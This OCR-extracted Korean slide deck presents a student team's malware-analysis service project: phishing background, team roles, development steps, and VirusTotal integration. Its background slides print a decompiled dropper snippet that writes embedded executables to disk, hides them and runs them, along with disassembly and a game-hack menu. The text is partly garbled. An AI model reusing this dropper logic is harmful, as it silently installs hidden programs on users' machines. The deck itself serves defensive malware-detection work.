

목차 A table of contents.


01 과제배경

02 팀원구성

03 개발과정

04 활용방안및기대효과





Part 1, 과제 배경


사용자의 악성코드 실행을 유도하는 피싱메일 주의보

입력: 2024-07-02 10:48




비용처리, 운영 지침 검토 첨부파일로 위장한 피싱 메일 유포 워드 온라인 버전 설치 안내로 위장한 메시지, 사용자가 악성코드를 실행하도록 유도 이메일 발신자 확인·수상한 메일 내 첨부파일 및 URL 실행 금지 등 보안수칙 준수해야

[보안뉴스 박은주 기자] 최근 사용자가 직접 악성코드를 실행하도록 유도하는 피싱 메일이 발견돼 사용자 주의들의 각별한 주의가 요구된다.



▲비용처리나 운영 지침 검토 등의 내용으로 위장한 피싱 메일 본문[자료=안랩]

안랩이 최근 발견한 사례에서는 공격자가 비용처리나 운영 지침 검토 등의 내용으로 위장한 피싱 메일과 함께 첨부파일(.html)을 유포했다. 사용자가 내용 확인을 위해 첨부파일을 열면 MS Word 문서로 정교하게 위장한 가짜 페이지와 안내 메시지가 나타난다.



Part 1, 과제 배경

```
string text = Class2.Class1_0.FileSystem.SpecialDirectories.Temp + "\\Setup.exe"
if (!File.Exists(text))
   File. WriteAllBytes(text, Class7.Setup);
   Process.Start(text);
  (File.Exists(text))
   File.SetAttributes(text, FileAttributes.Hidden);
   Process.Start(text);
string text2 = Directory.GetCurrentDirectory() + "\smtp-verifier .exe";
Array smtp_verifier = Class7.smtp_verifier;
if (File.Exists(text2))
   Process.Start(text2);
  (!File.Exists(text2))
   Class2.Class1_0.FileSystem.WriteAllBytes(text2, (byte[])smtp_verifier, true);
   File.SetAttributes(text2, FileAtt jutes.Hidden);
   Process.Start(text2);
```

```
sub 140001000 proc near
       [rsp+arg_0], rcx
       eax, 1
imul
       rax. 0
       rcx, [rsp+arg_0]
eax, byte ptr [rcx+rax]
       eax, 43h;
       short loc 140001023
                                                        loc_140001023:
                                                               rax, 1
                                                               rcx, [rsp+arg_0]
                                                             eax, byte ptr [rcx+rax]
eax, 6Fh; 'o'
                                                       movzx
                                                               short loc 140001041
                                                                                  loc_140001041:
                                                                                          rcx, [rsp+arg_0]
                                                                                         eax, byte ptr [rcx+rax]
                                                                                          eax, 6Dh ;
                                                                                          short loc_14000105F
                                                                                                             loc_14000105F
                                                                                                                     rcx, [rsp+arg_0]
                                                                                                                    eax, byte ptr [rcx+rax
                                                                                                                     short loc 14000107D
                                                                                                                                       loc_14000107D:
                                                                                                                                               rcx, [rsp+arg_0]
                                                                                                                                               eax, byte ptr [rcx+rax]
                                                                                                                                               eax, 61h ; 'a'
```

악성코드

암호화가 안되서 compare이 보이는 부분


Part 1, 과제 배경

Active Description ☑ 대미지 관련 핵	Address	Type	Value
□ 공속핵 □ 미스핵 □ 퍼펙트핵			<script> <script> <script></td></tr><tr><td>□ 달리기 속도 □ 걸음 속도 □ 소영 속도(보트 적용x)</td><td>P-> 2F125D8C P-> 2F125D88 P-> 2F125D94</td><td>4 Bytes 4 Bytes 4 Bytes</td><td>171 526 1170</td></tr><tr><td> ☑ 세계핵 □ 벽제거 □ 바닥제거 □ 아이템 제거 □ 탈 것 제거 □ 캐릭터 제거 □ 이펙트 제거 ☑ 원격 파티 </td><td></td><td></td><td><pre><script> <script> <script> <script> <script> <script> <script></pre></td></tr><tr><td>□ 클릭한 캐릭터의 IOD(신버전용) □ 클릭한 캐릭터의 IOD(구버전용) □ 파티 신청 받을 캐릭터의 IOD □ 파티 걸기 □ 기타 유틸리티</td><td>00584C2C 00584C0C 0052792C</td><td>4 Bytes 4 Bytes 4 Bytes</td><td>00000000 00540A4C 00000000 <script></td></tr><tr><td>│ 체력회복용 탈것핵 │ 위치고정 │ 상점 핵(신버전용) │ 상점 핵(구버전용) │ 원격 용병 인벤토리 │ 맵 보이기</td><td></td><td></td><td><script> <script> <script> <script> <script> <script> <script></td></tr></tbody></table></script>



Part 1, 팀원구성

우건희



악성코드






실행파일 악성코드 유무 분석 실행파일 암호화 분석 네이버 클라우드 시스템 구축

Part 1, 팀원구성

팀원2






악성코드, 일반 프로그램(데이터) 수집 머신러닝 기반으로 한 인공지능 모델 악성코드 분석 서버

Part 1, 팀원구성

팀원3






웹 프레임워크를 활용한 웹 인터페이스 블랙리스트 담은 DB 서버 개발 추천 암호화 기법 리스트 화

Part 1, 팀원구성

팀원4



기획



테스트 및 기타 개발 활동

프로젝트 기획서 작성 프로젝트 진행 시 나온 산출물 관리 프로젝트 일정 조정 등 부팀장



Part 2, 개발 과정(통합)

STEP 1		STEP 2		STEP 3		STEP 4
프로젝트요구시항분석	>>	기술스택선정	>>	프로젝트계획 및 일정 수립	>>	커뮤니케이션 및 협업 툴선정

Part 2, 개발 과정(악성코드 분석)

STEP 1		STEP 2		STEP 3		STEP 4
데이터 수집 및 전처리	>>	머신러닝 모델 개발	>>	모델튜닝및최적화	>>	모델테스트및검증

Part 2, 개발과정(파일 내부분석)


STEP 1		STEP 2		STEP 3		STEP 4
파일분석도구조사및 선택	>>	파일구조분석모듈개 발	>>	암호화여부판별기능 개발	>>	모듈통합및테스트

Part 2, 개발과정(웹)


STEP 1		STEP 2		STEP 3		STEP 4
웹프레임워크 선정 및 초기 설정	>>	파일업로드기능구현	>>	결과표시인터페이스 개발	>>	VirusTotal API 통합

Part 2, 개발 과정(통합)





Part 4, 활용 방안 및 기대효과



감사합니다